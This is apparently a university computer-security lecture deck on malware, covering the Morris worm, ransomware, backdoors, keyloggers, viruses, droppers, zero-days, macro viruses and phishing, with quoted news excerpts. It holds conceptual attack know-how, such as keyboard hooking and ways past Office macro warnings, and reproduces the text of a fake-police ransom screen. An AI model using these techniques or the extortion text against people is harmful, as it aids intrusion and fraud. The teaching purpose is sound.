

CS 419: Computer Security

Week 5: Malware & Sandboxing

Paul Krzyzanowski

© 2020 Paul Krzyzanowski. No part of this content, may be reproduced or reposted in whole or in part in any manner without the permission of the copyright owner.

Malware

"All the News
That's Fit to Print"

The New York Times

Late Edition

New York: Today, windy, occasional rain. High 58-64. Tonight, showery and mild. Low 52-55. Tomorrow, showers, breaking clouds. High 58-62. Yesterday: High 65, low 45. Details are on page 47.

VOL. CXXXVIII ... No. 47,680

Copyright © 1988 The New York Times

NEW YORK, SATURDAY, NOVEMBER 5, 1988

36 cents beyond 75 miles from New York City, except on Long Island

35 CENTS

Author of Computer 'Virus' Is Son Of N.S.A. Expert on Data Security

Cornell Graduate Student Described as 'Brilliant'

By JOHN MARKOFF

The "virus" program that has plagued many of the nation's computer networks since Wednesday night was created by a computer science student who is the son of one of the Government's most respected computer security experts.

The program writer, Robert T. Morris Jr., a 23-year-old graduate student at Cornell University whom friends describe as "brilliant," devised the set of computer instructions as an experiment, three sources with detailed knowledge of the case have told The New York Times.

The program was intended to live innocently and undetected in the Arpanet, the Department of Defense computer network in which it was first in-

troduced, and secretly and slowly make copies that would move from computer to computer. But a design error caused it instead to replicate madly out of control, ultimately jamming more than 6,000 computers nationwide in this country's most serious computer "virus" attack.

The dent's program jammed the computers of corporate research centers including the Rand Corporation and SRI International, universities like the University of California at Berkeley and the Massachusetts Institute of Technology as well as military research centers and bases all over the United States.

Meeting with the Authorities

The virus's creator could not be reached for comment yesterday. The sources said the student flew to Washington yesterday and is planning to hire a lawyer and meet with officials of the Defense Communications Agency, in charge of the Arpanet network.

Friends of the student said he did not intend to cause damage. They said he created the virus as an intellectual challenge to explore the security of computer systems.

His father, Robert T. Morris Sr., has written widely on the security of the Unix operating system, the computer master program that was the target of the son's virus program. He is now chief scientist at the National Computer Security Center in Bethesda, Md., the arm of the National Security Agency devoted to protecting computers against outside attack. He is most widely known for writing a program in

POLAND IS BUYING 3 BOEING AIRLINERS FOR \$220 MILLION

EAST BLOC ORDER A FIRST

Sale to Be Financed Through
a Lease-Purchase Accord
With Western Banks

By AGIS SALPUKAS

The Boeing Company received an order yesterday from the national airline of Poland, the first order for advanced American aircraft from an Eastern bloc country.

The order from the LOT airline is for three 767 wide-bodied aircraft and is worth about \$220 million. The transaction is to be financed through a lease-purchase agreement with Western banks, under which the airline will own the planes after 12 years.

Airline officials, at a news conference at the Polish Consulate in New York yesterday, would not identify the Western banks involved in the transaction.

The airline is state-owned and Poland's troubled economy is deeply in debt. But the new planes will bring the carrier significant savings on fuel, and the modern, more spacious aircraft could attract more bookings from Western travelers.

Planes Can Be Repossessed

The banks are apparently relying on those factors for assurance that the airline can make its lease payments.

MOSCOW SUSPENDS PULLOUT OF ITS AFGHANISTAN FORCES; CHARGES VIOLATIONS OF PACT

U.S. Expresses Disappointment

President Reagan said yesterday that he was disappointed by the Soviet Union's decision to suspend the withdrawal from Afghanistan. The State Department said the suspension was disturbing.

Marlin Fitzwater, the White House spokesman, said the Soviets' actions "can only increase tensions in the region and raise speculation that they aren't going to live up to the Geneva accords."

But Administration officials nevertheless drew attention to Moscow's statement that the Soviet Union still intends to adhere to the accords, which call for the troop withdrawal to be complete by Feb. 15.

Article, page 4.



Aleksandr A. Bessmertnykh, a Soviet Deputy Foreign Minister, announced suspension of troop withdrawal from Afghanistan.

BETTER ARMS SENT

Soviets Hint at a Delay
Past Feb. 15 Deadline
for Full Withdrawal

By PHILIP TAUBMAN

Special to The New York Times

MOSCOW, Nov. 4 — The Soviet Union said today that it was suspending the withdrawal of its troops from Afghanistan and was supplying the Afghan Army with more powerful weapons because of stepped-up military activity by guerrilla forces.

Moscow left open the option of delaying its withdrawal beyond a February deadline for completing the removal of Soviet troops.

Aleksandr A. Bessmertnykh, a Deputy Foreign Minister, said the withdrawal — which started on May 15, paused on Aug. 15 and had been expected to resume later this month — was being delayed because of a worsening military situation in Afghanistan.

Vows to Carry Out Accords

He said at a news conference that "the Soviet Union intends to carry out

'VIRUS' ELIMINATED, DEFENSE AIDES SAY

Crucial Computer Networks
Said to Be Impenetrable

By MICHAEL WINES

Special to The New York Times

WASHINGTON, Nov. 4 — Defense Department officials said today that they had eliminated an electronic "virus" that played havoc with an un-

Unemployment Declines to 5.2%, Matching Lowest Rate Since '74

By ROBERT D. HERSHEY Jr.

Robert Tappan Morris Jr.'s Internet Worm

Attacked VAX systems running BSD

1. Attempt to crack local passwords

- Guess passwords via dictionary attack
- 432 common passwords and combinations of account name and user name

2. Look for readable .rhost files

- that may give you free *rsh* access to another system

3. Do a buffer overflow exploit on *fingerd* via *gets* to load a small program

- 99 lines of C
- Program connects to sender and downloads the full worm

4. Use the DEBUG command of *sendmail*

- Allowed remote command execution on a remote system

Then repeat ... propagate the program onto any system it could log into

Malware

- **Etymology**

- **Mal** = prefix: bad, wrong
French mal; Old French mal; Latin male/malus/mala
- **Ware** = suffix: software
Proto-Germanic warjaz (“dwellers of”)

- **Any malicious software**

- Viruses
- Worms
- Trojan horses
- Spyware
- Adware
- Backdoors
- Ransomware

Motivation: Why deploy it?

- **For the same reason as criminal activity in the real world**
- **Data theft (exfiltration) - possibly for other attacks**
 - Example: steal account credentials
 - Espionage: steal content
- **Surveillance – monitor activity – possibly for other attacks (spyware)**
- **Sabotage: destroy content or connected devices**
- **Extort - ransomware**
- **Hijack resources – host services**
 - Botnets, crypto mining, hosting contraband services, sending spam
- **Masquerade (impersonate users/systems) – launch other attacks**

Function

Some things malware can do

Exfiltration, Spyware

- **Exfiltration**
 - Extract data – confidential files, login info, messages
- **Spyware: malware that monitors user activity**
 - Browsing history
 - Messages sent/received
 - Files accessed
 - Keyboard activity
 - Camera/microphone access

Adware

- **Ads show up when a user is online**
- **Collects marketing data & other information without the user's knowledge**
- **A lot of peer-to-peer software includes third-party adware**
 - What does it really monitor?

Ransomware

- **Denial-of-service malware that:**
 - Encrypts victim's data
 - Or even encrypts the Master File Table (NTFS version of inode table)
 - And possibly locks the system
 - Or threatens to publish victim's data
- **Demands payment to decrypt**
- **Usually distributed in a way that its payload looks like a legitimate file**
- **MacAfee collected >250,000 unique samples of ransomware in 2013**
 - CryptoLocker spread via infected email attachments
 - Got \$3 million before it was shut down by the FBI and Interpol
 - Cryptowall
 - Spread via spam emails, exploit kits hosted through malicious ads or compromised sites
 - Got \$18 million before it was shut down in 2015

<https://dataprot.net/statistics/malware-statistics/>

Ransomware

- Ransomware is directly lucrative
 - Cryptocurrency made it hugely popular
 - Anonymous payments

The image shows a ransomware lock screen with a header for the 'Police Central e-crime Unit' (PCEU) and 'Specialist Crime Directorate'. It features a police officer icon and a warning that all computer activity has been recorded. A video recording icon indicates that video recording is ON. The screen displays the user's IP address and location, identifying them as being from the United Kingdom. A prominent blue banner states 'Your Computer has been locked!'. Below this, a list of legal violations is provided, including Article 274 (Copyright), Article 183 (Pornography), Article 184 (Promoting Terrorism), Article 297 (Neglect computer use), and Article 168 (Gambling). The screen also includes a section for payment instructions, stating that the fine is 100 GBP and must be paid within 48 hours. On the right side, there are two panels for payment: one for 'Ukash' and one for 'paysafecard', both showing a code entry field and a 'Submit' button. The Ukash panel includes a diagram showing the process of exchanging cash for a voucher and then using it to pay. The paysafecard panel includes a note that the fine must be paid within 48 hours.

Police Central e-crime Unit
Specialist Crime Directorate
Police Central e-crime Unit

To unlock your computer and to avoid other legal consequences, you are obligated to pay a fine.

All activity of this computer has been recorded
If you use a webcam, videos and pictures were saved for identification

Video-recording: ON

You can be clearly identified by resolving your IP address and the associated hostname
Your IP Address: [redacted]
Your Hostname: British Telecommunications
Location: United Kingdom

Your Computer has been locked!

The work of your computer has been suspended on the grounds of unauthorized cyberactivity.
Described below are possible violations, you have made:

Article 274 – Copyright
A fine or imprisonment for the term of up to 4 years (The use or sharing of copyrighted files – movies, software)

Article 183 – Pornography
A fine or imprisonment for the term of up to 2 years (The use or distribution of pornographic files)

Article 184 – Pornography involving children (under 18 years)
Imprisonment for the term of up to 15 years (The use or distribution of pornographic files)

Article 104 – Promoting Terrorism
Imprisonment for the term of up to 25 years (You have visited websites of terrorist organizations)

Article 297 – Neglect computer use, entailing serious consequences
A fine or imprisonment for the term of up to 2 years (Your computer has been infected with a virus, which, in turn, infected other computers)

Article 168 – Gambling
A fine or imprisonment for the term of up to 2 years (You have been gambling, but according to the law residents of the your country are not allowed gambling in any format)

In connection with the decision of the Government as of August 22, all of the violations described above could be considered as conditional in case of payment of a fine.

Amount of the fine is 100 GBP. Payment must be made within 48 hours after the discovery

Ukash
You can get Ukash from hundreds of thousands of global locations, online, from wallets, from kiosks and ATMs

Exchange your cash for a Ukash voucher and use your voucher code in form below.

Code: [input field]
[1] [2] [3] [4] [5] [6] [7] [8] [9] [0] [Submit]

paysafecard
Paysafecard is available from 450,000 sales outlets worldwide, in the United Kingdom, exclusively from all PayPoint outlets

Exchange your cash for a Paysafecard voucher and use your voucher code in form below.

Code: [input field]
[1] [2] [3] [4] [5] [6] [7] [8] [9] [0] [Submit]

Please note: This fine may only be paid within 48 hours, if you let 48 hours pass without payment, the possibility of unlocking your computer expires.

<https://www.zdnet.com/article/ransomware-an-executive-guide-to-one-of-the-biggest-menaces-on-the-web/>

WannaCry ransomware

- **Spread rapidly through Windows computers in May 2017**
 - Estimated to have infected >230,000 computers across 150 countries
 - Hit some high-profile systems, such as Britain's National Health Service
- **What does it do?**
 - Encrypts files & demands ransom payment in bitcoin
 - \$300 in bitcoin to unlock files; price doubles after three days
 - Files permanently deleted if ransom not paid in one week
- **How did it propagate?**
 - Exploited Windows vulnerability in the SMB (Server Message Block protocol)
 - Vulnerability allows use of specially-crafted messages to do remote code execution
 - Vulnerability discovered by the NSA but not reported – kept as part of a cyber arsenal
 - Exploit was stolen by hackers called the Shadow Brokers
 - Shadow Brokers released it in a Medium.com post on April 8 2017
 - Microsoft issued a patch two months before the attacks but lots of systems were unpatched
- **What's in it?**
 - Comes as a “**dropper**” – self-contained program that extracts other components within it:
 - Encryption/decryption app
 - Files with encryption keys
 - Copy of Tor (anonymous web access)
 - Configuration files
- **Speculated that it may have originated in North Korea ... but we don't really know**

Ooops, your important files are encrypted.

If you see this text, but don't see the "Wana Decrypt0r" window, then your antivirus removed the decrypt software or you deleted it from your computer.

If you need your files you have to run the decrypt software.

Please find an application file named "@WanaDecryptor@.exe" in any folder or restore from the antivirus quarantine.

Run and follow the instructions!

Backdoors

- **Remember Robert Morris' Internet worm?**
 - Exploited *gets* buffer overflow
 - Tried to crack passwords
 - Connect to remote hosts
 - Also used a back door in *sendmail*
- **Sendmail**
 - Eric Allman, author of *sendmail*, wanted development access on a production system
 - The sys admin said, “no”
 - He installed a password-protected back door in the next release
 - Back door was generally unprotected
- **Ken Thompson's modified C compiler installed a back door to *login***
- **Backdoors may be built in or added later via an exploit**

Windows 10 Security Alert: Hidden Backdoor Found By Kaspersky Researchers

Attackers can drop malware, add the device to a botnet or send their own audio streams to compromised devices.

Davey Winder • November 12, 2019

A notorious hacking group known as Platinum, for once deserving of the "advanced" in the advanced persistent threat (APT) label, has developed a backdoor security threat that hides in plain sight on Windows 10 systems. The Platinum APT group, also known as TwoForOne, is thought to have nation-state backing and has been actively operating for the last ten years at least. Eugene Kaspersky has said that Platinum is "one of the most technologically advanced APT actors." The discovery of the Windows 10 Trojan-backdoor, named Titanium after a password that unlocks one of the self-executable archives in the infection chain, is just the latest threat to emerge from this always evolving group.

...

The Titanium backdoor itself is the final act of a complicated infection sequence. The infection vector is thought use malicious code within local intranet websites, but the actual seven-step sequence itself is the same in every case analyzed by the researchers.

<https://www.forbes.com/sites/daveywinder/2019/11/12/windows-10-security-alert-hidden-backdoor-found-by-kaspersky-researchers/#39ce207d37e3>

Telnet Backdoor Opens More Than 1M IoT Radios to Hijack

Tara Seals • September 9, 2019

Attackers can drop malware, add the device to a botnet or send their own audio streams to compromised devices.

Imperial Dabman IoT radios have a weak password vulnerability that could allow a remote attacker to achieve root access to the gadgets' embedded Linux BusyBox operating system, gaining control over the device. Adversaries can deliver malware, add a compromised radio to a botnet, send custom audio streams to the device, listen to all station messages as well as uncover the Wi-Fi password for any network the radio is connected to.

The issue (CVE-2019-13473) exists in an always-on, undocumented Telnet service (Telnetd) that connects to Port 23 of the radio. The Telnetd service uses weak passwords with hardcoded credentials, which can be cracked using simple brute-forcing tactics. From there, an attacker can gain unauthorized access to the radio and its OS.

In testing, researchers said that the password compromise took only about 10 minutes using an automated "ncrack" script – perhaps because the hardcoded password was simply, "password."

<https://threatpost.com/million-iot-radios-hijack-telnet-backdoor/148123/>

Equipment Maker Caught Installing Backdoor Account in Control System Code

Kim Zetter • April 25 2012

A CANADIAN COMPANY that makes equipment and software for critical industrial control systems planted a backdoor login account in its flagship operating system, according to a security researcher, potentially allowing attackers to access the devices online.

The backdoor, which cannot be disabled, is found in all versions of the Rugged Operating System made by RuggedCom, according to independent researcher Justin W. Clarke, who works in the energy sector. The login credentials for the backdoor include a static username, "factory," that was assigned by the vendor and can't be changed by customers, and a dynamically generated password that is based on the individual MAC address, or media access control address, for any specific device.

Attackers can uncover the password for a device simply by inserting the MAC address, if known, into a simple Perl script that Clarke wrote. MAC addresses for some devices can be learned by doing a search with SHODAN, a search tool that allows users to find internet-connected devices, such as industrial control systems and their components, using simple search terms.

<https://www.wired.com/2012/04/ruggedcom-backdoor/>

Keyloggers

- **Record everything you type (sometimes mouse movements too)**
 - Allows attackers to get login names, passwords, messages
- **Several ways to do this**
 - A **malicious hypervisor** can intercept & log all keyboard & mouse operations
 - **Kernel-based logger**
 - **Windows hook mechanism**
 - Procedure to intercept message traffic before it reaches a target windows procedure
 - Can be chained
 - Installed via **SetWindowsHookEx WH_KEYBOARD** and **WH_MOUSE**
 - Capture key *up*, *down* events and *mouse* events
 - **Browser-based**
 - JavaScript onKeyUp()
 - Intercept form submission (**form grabbing**)
- **Hardware loggers**



Keyloggers

- **Record everything you type (sometimes mouse movements too)**
 - Allows attackers to get login names, passwords, messages
- **Several ways to do this**
 - A **malicious hypervisor** can intercept & log all keyboard & mouse operations
 - **Kernel-based logger**
 - **Windows hook mechanism**
 - Procedure to intercept message traffic before it reaches a target windows procedure
 - Can be chained
 - Installed via **SetWindowsHookEx WH_KEYBOARD** and **WH_MOUSE**
 - Capture key *up*, *down* events and *mouse* events
 - **Browser-based**
 - JavaScript onKeyUp()
 - Intercept form submission (**form grabbing**)
- **Hardware loggers**



Virus

- **Software that attaches itself to another piece of software or content that will be accessed by specific software**
- **Replicates by copying itself or modifying:**
 - Other programs
 - Files read by other programs
 - Boot sector
- **Usually spread by sharing files or software**

Worms vs. Viruses

- **Conceptually similar**
 - Software that replicates itself onto other systems
 - May be spread automatically (via network access) or manually (e.g., email attachments, flash drives)
 - Key distinction is whether they are standalone
- **Worm**
 - Standalone software
- **Virus**
 - Requires a host program: a virus attaches itself to another piece of software

Virus components

- **Infection mechanism**

- Search for infection targets: other programs, specific files, disk areas

- **Payload**

- The malicious part of the virus

- **Trigger (logic bomb)**

- Executed whenever a file containing the virus is run
- Determines whether the *payload* should be delivered
 - Virus may stay dormant for some time

Dropper:

Software that installs malware onto a system.

1-stage: malware is in the dropper

2-stage: dropper downloads the malware

Sequence of operations



Infiltration mechanisms: overview

Some ways in which malware enters a system

How does malware get onto a computer?

- **You installed it**

- **Social engineering**

- **Deceptive downloads**: You were fooled into installing software or clicked on something that triggered the installation: e.g., “System cleaner” software, software “updates”, cracked versions of expensive software, license key generators, ...
 - **Phishing attacks**: usually email that is meant to look legitimate but contains a malicious attachment or link
 - **Spear phishing attacks**: personally targeted email meant to look legitimate

- **Embedded macros**: your document or spreadsheet executed code

- **Infected removable media**

- USB drives with malicious firmware, setup programs

- **Attacks: attacks on services running on the computer**

- Code injection, SQL injection, stolen credentials, remote execution or login vulnerabilities

Zero-day exploits

Take advantage of **zero-day vulnerabilities** to break into a system or elevate privileges

Bugs that have been discovered but not reported and fixed

System administrators cannot take preventive measures to guard against them.
Software developers don't know about them and have not fixed them.

Windows 10 Sandbox activation enables zero-day vulnerability

Ionut Ilascu – September 7, 2020

A reverse engineer discovered a new zero-day vulnerability in most Windows 10 editions, which allows creating files in restricted areas of the operating system.

Exploiting the flaw is trivial and attackers can use it to further their attack after initial infection of the target host, albeit it works only on machines with Hyper-V feature enabled.

Easy-peasy privilege escalation

Reverse engineer Jonas Lykkegaard posted last week a tweet showing how an unprivileged user can create an arbitrary file in 'system32,' a restricted folder holding vital files for Windows operating system and installed software.

However, this works only if Hyper-V is already active, something that limits the range of targets since the option is disabled by default and is present in Windows 10 Pro, Enterprise, and Education.

Zero-day Sophos XG Firewall vulnerability: An exploit guide for pentesters

Howard Poston – September 24, 2020

The Sophos XG Firewall **recently had a publicly-reported zero-day vulnerability**. The vulnerability in question was an SQL injection vulnerability that, if exploited, would allow code execution.

This SQL injection vulnerability was reported to the vendor after it was being exploited in the wild. The vendor received a report from a customer that the Sophos XG Firewall Management interface contained a suspicious value. Further investigation revealed that **the SQL injection vulnerability was exploited to execute a chain of Linux shell scripts that eventually downloaded and executed a copy of the Asnarök Trojan**.

A remote server hosting the lookalike domain `sophosfirewallupdate.com` performed the initial command injection. Additional malicious IP addresses and domains (including `sophosproductupdate.com`) were used during the attack to pull malware droppers and modules and to perform the exfiltration of sensitive data.

Millions of WordPress sites targeted by File Manager zero-day

A dramatic surge in attacks saw one million sites targeted on 4 September alone

Keumars Afifi-Sabet– September 7, 2020

More than 1.7 million sites designed on the WordPress platform have been attacked due to a zero-day vulnerability in the File Manager plugin, with hundreds of thousands more sites likely to be under threat.

Attacks against a flaw in the File Manager plugin surged dramatically towards the end of last week, according to researchers with the Wordfence security plugin, with attacks against one million sites on 4 September alone.

Hackers have been exploiting the flaw in the wild by executing commands to upload malicious files onto target WordPress sites. Analysis by Wordfence's threat intelligence team showed it was also possible to bypass the in-built file upload protection mechanism. vulnerable software.

Researchers Uncover 89 Zero-Days in CMS Platforms

Phil Muncaster – September 9, 2020

Security researchers are warning users of popular content management system (CMS) platforms that they could be exposed to a range of cyber-threats, after **uncovering 89 zero-day vulnerabilities**.

A team at Comparitech decided to investigate a **recent surge in web defacement attacks** which appears to have bucked the long-term trend of a decline in such activity.

Monthly attacks soared from around 300,000 in July 2019 to nearly 700,000 in May 2020. Comparitech privacy advocate Paul Bischoff claimed the rise may be due to hackers staving off boredom while in lockdown.

As part of its investigation, the team uncovered 89 zero-day vulnerabilities in platforms such as **WordPress, Joomla, Drupal and Opencart** — and their plugins.

Windows Exploit Released For Microsoft ‘ZeroLogon’ Flaw

Security researchers and U.S. government authorities alike are urging admins to address Microsoft’s critical privilege escalation flaw.

Lindsey O'Donnell – September 15, 2020

Proof-of-concept (PoC) exploit code has been released for a Windows flaw, which could allow attackers to infiltrate enterprises by gaining administrative privileges, giving them access to companies’ Active Directory domain controllers (DCs).

The vulnerability, dubbed “ZeroLogon,” is a privilege-escalation glitch (CVE-2020-1472) with a CVSS score of 10 out of 10, making it critical in severity. The flaw was addressed in Microsoft’s August 2020 security updates. However, this week at least four public PoC exploits for the flaw were released on Github, and on Friday, researchers with Secura (who discovered the flaw) published technical details of the vulnerability.

Specifically, the issue exists in the usage of AES-CFB8 encryption for Netlogon sessions. ...



Malware Research: Q2 2020

Volume Drops, Zero Day Bounces Rise

DH Kass – October 1, 2020

Malware volume dipped in the second quarter of 2020 for the second time in a row, likely due to employees working from home during the coronavirus (COVID-19) pandemic rather than inside their company's network, a new report said.

...

Despite the eight percent decrease in overall malware detections in Q2, nearly 70 percent of all attacks involved zero day malware for a 12 percent increase over the previous quarter, and an indication that more malware variants skirted signature-based detection and required more advanced detection engines to prevent.

"The rise in sophisticated attacks, despite the fact that overall malware detections declined in Q2 shows that attackers are turning to more evasive tactics that traditional signature-based, anti-malware defenses simply can't catch," said Corey Nachreiner, WatchGuard chief technology officer.

File infector viruses

- **Virus adds itself to the end of an executable program file**
- **Patches a branch to that code at the start of the program**
- **Ideally**
 - Hidden in some unused part of the file so file length remains unchanged

Difficult with systems where users have restricted permissions or where the OS validates the digital signature of software and system files

Infected flash drives

- **People share flash drives ... or any removable media**
- **Microsoft tried to make software installation super-convenient**
 - Insert a CD or USB key and the installer runs
 - The instructions on what to run were contained in an `autorun.inf` file on the removable media
 - If you can get someone to insert the media, you get them to run your commands
 - Microsoft removed this ... but there might be old versions running
- **KDE on Linux had a similar problem**
 - Using the KDE file viewer to navigate to a directory runs `.desktop` or `.directory` files in that directory
 - If you can get a user to navigate to a directory, you get them to execute any commands you want
 - This was fixed as of August 9, 2019 by removing support for shell commands



Infected flash drives

- **The main problem now:**
 - Unprotected firmware
 - Malware can replace firmware on a USB device to make it act like another device: e.g., make a flash drive behave like a keyboard
 - Can act like a regular storage device until the system is rebooted and the firmware detects it is talking to the BIOS
- **The other problem with flash drives: data leakage**
 - They're easy to lose

Macro viruses

- **Microsoft Office apps have a powerful macro language**
 - VBA – Visual Basic for Applications
 - Extra features make it easy to get to
 - Network printers
 - Network shares
 - Special folders
 - User information
 - Script execution on remote systems
 - Etc.
- **Microsoft Office documents can be used to spread viruses**
 - Spread by ordinary business behavior of sharing documents
 - Run arbitrary code to propagate – or infiltrate other software
 - Infect **normal.dot** – default template file
 - This will cause new Word documents to get infected

Bypassing macro warnings

- **Microsoft Office apps now warn you if there's a VBA macro**
 - But users often click on *Enable macros* because they believe the content is legitimate
- **Another technique to pass malware emerged (2017)**
 - Send an RTF file with a .docx extension
 - MS Word will open it
 - It will result in the PC downloading a file with malicious HTML application content
 - Does not work if Microsoft's Protected View feature is enabled
 - Opens Office documents with macros in read-only mode
- **Yet another (2018)**
 - Embedding a specially-crafted settings file into an office document bypasses macro warnings

Social Engineering


Social engineering helps a lot

Dominant form of transporting malware

Email-based transmission dramatically increased the spread of malware ...
then links on web pages & SMS messages

Early examples

- Melissa (1999)
 - Promised a list of passwords for X-rated web sites
- ILOVEYOU (2000)
 - Mail often came from a sender you knew



Macro viruses

- **ILOVEYOU virus: 2000**

- Propagated via email
- Message stated it's a love letter from a secret admirer
- **LOVE-LETTER-FOR-YOU.TXT.vbs**
 - .vbs suffix = Visual Basic Scripting

- **What it did:**

- Copied itself to Windows system directory
- Added new files to the victim's registry keys to run at startup
- Replaced Internet Explorer page to download a file called **WIN-BUGSFIX.EXE** & executed it
 - Instead of fixing bugs, this stole passwords and emailed them to the attacker
- Emailed copies of itself to everyone in the address book
- Replaced several different kinds of files (music, multimedia) with copies of itself



Phishing

- **Social engineering attack**
 - Attackers try to trick you into taking action that is against your interest
- **Try to get personal information or login data**
- **Instilling panic helps**
 - Your eBay or PayPal accounts may be canceled
 - We noticed a fraudulent transaction in your account
 - We couldn't deliver your package and it will be sent back

Smishing:

Phishing attacks from text messages rather than email

Phishing is currently the main form of cyber attacks


- 47% of people in the tech industry say they've clicked on a phishing email at work
- In April 2020, Google saw >18 million daily COVID-related email scams in one week ... on top of more than 240 million daily spam messages related to the virus

<https://www.fastcompany.com/90542273/a-stanford-deception-expert-explains-why-people-fall-for-online-scams>

Deception via phishing

Uh oh! Something's wrong with my Rutgers account??

But why is this link taking me to
<https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fwww.iglemdv.com%2F031MWCS3D%2Findex&data=...>




protection.outlook.com is a URL rewrite by Microsoft Office 365 and takes you to Microsoft's Threat Protection service, which checks the requested URL

But why is Rutgers trying to send me to iglemdv.com, which is registered in Argentina?

